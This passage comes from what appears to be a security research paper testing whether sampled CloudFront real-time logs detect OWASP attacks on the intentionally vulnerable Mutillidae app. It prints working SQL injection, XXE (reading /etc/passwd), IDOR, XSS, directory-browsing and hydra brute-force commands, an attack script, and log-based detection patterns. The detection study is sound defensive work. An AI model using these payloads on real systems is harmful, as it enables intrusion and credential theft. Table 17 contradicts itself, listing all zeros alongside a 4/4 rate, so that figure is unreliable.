Figures 23 and 24 show how the attacker logs in as John but can append uid=1 to the URL and view information associated with the account represented by uid=1, which is admin.

```
#A5: Broken Access control: IDOR Attack
curl -s -k -c cookies.txt -d "username=john&password=password&login-php-submit-button=Login"  'ht
tps://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=login.php'

curl  -s  -k -b cookies.txt  -c cookies2.txt 'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/in
dex.php?page=edit-account-profile.php' >> edit_account

curl  -s  -k -b cookies2.txt  'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=ed
it-account-profile.php&uid=1' >> edit_account2
```

Figure 25. IDOR, Curl Commands

This Insecure Direct Object Reference attack can be detected by looking for different UIDs in a single request.

Figure 26. IDOR Attack, raw log example



Figure 27. IDOR Attack Detection

The detection ratio exhibited a direct correlation to the sampling rate. As the sampling rate decreased, detection became less likely with a 2/4 at 40% sampling.

Log Sampling %	Trial 1	Trial 2	Trial 3	Trial 4	Detection rate
100	1	1	1	1	4/4
80	1	0	1	1	3/4
60	1	1	1	1	4/4
40	1	0	0	1	2/4

Table 15. IDOR Attack Detection Rate

3.1.6. A6 – Security Misconfigurations: Directory Browsing

Directory listing is not dialed on the webserver hosting the Mutillidae application. One can browse the directories and find the accounts file containing usernames and passwords.

Figure 28. Directory Browsing Attack, Burp Visual Representation 1



Figure 29. Directory Browsing Attack, Burp Visual Representation 2

```
#A6: Security Misconfiguration - Directory Browsing Attack
curl -s  -k   https://d2q1w3459y8x7b.cloudfront.net/mutillidae/passwords/accounts.txt
```

Figure 30. Directory Browsing Attack, Curl Command

```
1699928774.770  15.181.145.209  0.018   GET     https   d2q1w3459y8x7b.cloudfront.net   /mutillida
e/passwords/accounts.txt        HTTP/2.0        IPv4    curl/7.68.0     -       -       -       TL
Sv1.3   TLS_AES_128_GCM_SHA256  -       text/plain      929     50247   US      host:d2q1w3459y8x7
b.cloudfront.net%0Auser-agent:curl/7.68.0%0Aaccept:*/*%0ACloudFront-Is-Mobile-Viewer:false%0ACloud
Front-Is-Tablet-Viewer:false%0ACloudFront-Is-SmartTV-Viewer:false%0ACloudFront-Is-Desktop-Viewer:t
rue%0ACloudFront-Viewer-Country:US%0ACloudFront-Forwarded-Proto:https%0ACloudFront-Viewer-ASN:1650
9%0A
```

Figure 31. Directory Browsing Attack, raw log example

Directory browsing attempts can be detected by evaluating the URI-stem field. One can look for directory names commonly sought out by attackers, like "password" and "passwd."

```
sansforensics@siftworkstation: ~/Documents/experiment_logs
$ awk '$7 ~ /password|etc|passwd|var/' 100_Sampling/T1/T1_100_combined1| cut -f 2,4,5,6,7,10,12
15.181.145.209  GET     https   d2q1w3459y8x7b.cloudfront.net   /mutillidae/passwords/accounts.tx
t       curl/7.68.0     -
sansforensics@siftworkstation: ~/Documents/experiment_logs
$
```

Figure 32. Directory Browsing Detection

Log Sampling %	Trial 1	Trial 2	Trial 3	Trial 4	Detection rate
100	1	1	1	1	4/4
80	1	0	0	0	1/4
60	0	1	1	1	3/4
40	0	0	1	0	1/4

Table 16. Directory Browsing Attack Detection Rate

3.1.7. A7 – XSS

The Cross-Site Scripting test involves abusing the "Add to Your Blog" function in the Mutillidae app. A payload is used to cause a pop-up alert.



Figure 33. XSS Attack, Burp Visual Representation 1



Figure 34. XSS Attack, Burp Visual Representation 2

```
#A7: Cross Site Scripting - Persistant (Second Order)  Attack - add to your blog
curl -s -k -d "csrf-token=&blog_entry=%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E&add-to-your-blog-php-submit-button=Save+Blog+Entry" 'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=add-to-your-blog.php'
```

Figure 35. XSS Attack, Curl Command

The log entry created by the XSS attack looks no different than benign access to the "add-to-your-blog" function. The detection for this test is 0 across all sampling rates.



Figure 36. XSS Attack, Raw log sample

Log Sampling %	Trial 1	Trial 2	Trial 3	Trial 4	Detection rate
100	0	0	0	0	4/4
80	0	0	0	0	0/4
60	0	0	0	0	0/4
40	0	0	0	0	0/4

Table 17. XXS Attack Detection Rate

4. Recommendations and Implications

Although there was zero detection for a few attacks, the logs provide helpful insight when taking a more holistic approach. It should also be noted that 100% sampling could be more effective. Not only is it the costliest option, but it does not provide a sampling rate of 100. Instead, there is an average of 93.2% over four trials, with a low of 88.5% and a high of 97.8%.

4.1. Recommendations for Practice

Several attacks can be identified as long as a single log is captured. Attacks like brute-force login, sensitive information exposure via robots.txt, broken access control IDOR attacks, and directory browsing for security misconfigurations are more easily identified. They can have automated detections in a SIEM or via a script that inspects the logs. The logs generated by attacks that could not be identified still provide helpful information that helps detect suspicious activity. For example, all the logs contain a User Agent field, and although this is something that attackers can arbitrarily alter, many do not. User agents manually altered by attackers also tend to be truncated. If there are several request requests with blank User-Agents or curl, this could be an indicator to look deeper (Shelmire, 2015).

4.2. Implications for Future Research

Additional research is needed to explore various modalities of attacks. There are many other injection attacks beyond the singular SQLi covered in this experiment. It would also be interesting to see the log results at the different sampling rates during a third-party pen test or a scenario that goes through the different attack phases, such as recon, footprinting and scanning, exploitation, and post-exploitation. Another avenue to explore is how field selection can affect the amount of data logged and, in turn, also affect cost and detection rate. Additional research may also be needed to evaluate the exact changes in cost based on the sampling rate; the experiment mostly stayed within the free tier of Amazon services, which made it difficult to calculate the actual cost.

5. Conclusion

With the reality of being charged for several services when enabling Real-Time logs in CloudFront, it is understandable why companies may want to avoid doing so. However, there is a benefit to enabling real-time logs even at 40% sampling. A partial glimpse into live CloudFront activities can enable companies to have a more proactive approach to their security. Some requests may not make it directly to the origin if the resources are cached and may not be captured by logging at the origin. However, those requests can also help security practitioners detect something nefarious and enable us to take precautions. Ultimately, each company will need to consider their risk tolerance.

References

Amazon Web Services, Inc. (2023a). Amazon Cloudfront CDN - plans & pricing - try for free. AWS. https://aws.amazon.com/cloudfront/pricing/

Amazon Web Services, Inc. (2023a). Kinesis Pricing. Amazon. https://aws.amazon.com/kinesis/data-streams/pricing/

Amazon Web Services, Inc. (2023b). Real-time logs - amazon cloudfront - docs.aws.amazon.com. AWS. https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/real-time-logs.html

Amazon Web Services, Inc. (2023b). What is Amazon Cloudfront?. Amazon. https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/Introduction.html

Amazon Web Services, Inc. (2023c). What is a CDN (Content Delivery Network)?. AWS. https://aws.amazon.com/what-is/cdn/

Amri, A. E. (2022, November 10). This is how I reduced my cloudfront bills by 80%. Medium. https://faun.pub/this-is-how-i-reduced-my-cloudfront-bills-by-80-a7b0dfb24128

Duarte, F. (2023, November 9). Percent of corporate data stored in the cloud (2024). Exploding Topics. https://explodingtopics.com/blog/corporate-cloud-data

OWASP Foundation, Inc. (2022). Owasp Mutillidae II. OWASP Mutillidae II | OWASP Foundation. https://owasp.org/www-project-mutillidae-ii/

OWASP Foundation, Inc. (2023). Owasp Top Ten. OWASP Top Ten | OWASP Foundation. https://owasp.org/www-project-top-ten/

Porup, J. M. (2018, May 16). Greynoise: Knowing the difference between benign and malicious internet scans. CSO Online. https://www.csoonline.com/article/565406/greynoise-knowing-the-difference-between-benign-and-malicious-internet-scans.html

Shelmire, A. (2015, September 2). Detecting web shells in HTTP access logs. Anomali. https://www.anomali.com/blog/detecting-web-shells-in-http-access-logs

Usage statistics of default protocol HTTPS for websites. W3Techs. (2023). https://w3techs.com/technologies/details/ce-httpsdefault

Whittle, D. (2016, December 2). Siege load testing: The APM blog. AppDynamics. https://www.appdynamics.com/blog/engineering/load-testing-tools-explained-the-server-side/

Appendix

Trial 1 Attack Script

```
#!/bin/sh

echo "Test has started"

#A1: Injection - SQLI Bypass Authentication Attack
curl -s  -k -d "username=admin%27--+-&password=&login-php-submit-
button=Login"
'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=login.php'

sleep 2

#A2: Broken Authentication - Auth bypass via brute-force
hydra -L users.txt -P passwords.txt  d2q1w3459y8x7b.cloudfront.net https-post-form
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&log
in-php-submit-button=Login&Login=Login:Username or password incorrect"

sleep 2

#A3: Sensitive Data Exposure - Check for robots.txt
curl -s  -k   https://d2q1w3459y8x7b.cloudfront.net/mutillidae/robots.txt

sleep 2

#A4: XML External Entities (XXE) Attack
curl -s  -k -d "page=xml-
validator.php&xml=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22ISO-
8859-
1%22%3F%3E%0D%0A%3C%21DOCTYPE+foo+%5B+%3C%21ELEMENT+foo
+ANY+%3E%0D%0A%3C%21ENTITY+xxe+SYSTEM+%22file%3A%2F%2F%2
Fetc%2Fpasswd%22+%3E%5D%3E%0D%0A%3Ccreds%3E%0D%0A++++%3Cus
er%3E%26xxe%3B%3C%2Fuser%3E%0D%0A++++%3Cpass%3Emypass%3C%2F
pass%3E%0D%0A%3C%2Fcreds%3E&xml-validator-php-submit-
button=Validate+XML"
'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=xml-
validator.php'

sleep 2
```

Appendix

Trial 1 Attack Script Continued

```
#A5: Broken Access control: IDOR Attack
curl -s -k -c cookies.txt -d "username=john&password=password&login-php-submit-button=Login"
'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=login.php'

curl  -s  -k -b cookies.txt  -c cookies2.txt
'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=edit-account-profile.php' >> edit_account

curl  -s  -k -b cookies2.txt
'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=edit-account-profile.php&uid=1' >> edit_account2

sleep 2

#A6: Security Misconfiguration - Directory Browsing Attack
curl -s  -k   https://d2q1w3459y8x7b.cloudfront.net/mutillidae/passwords/accounts.txt

sleep 2

#A7: Cross Site Scripting - Persistant (Second Order)  Attack - add to your blog
curl -s -k -d "csrf-token=&blog_entry=%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E&add-to-your-blog-php-submit-button=Save+Blog+Entry"
'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=add-to-your-blog.php'

#Clean up
rm edit_account
rm edit_account2
rm cookies.txt
rm cookies2.txt

echo "All Done!"
```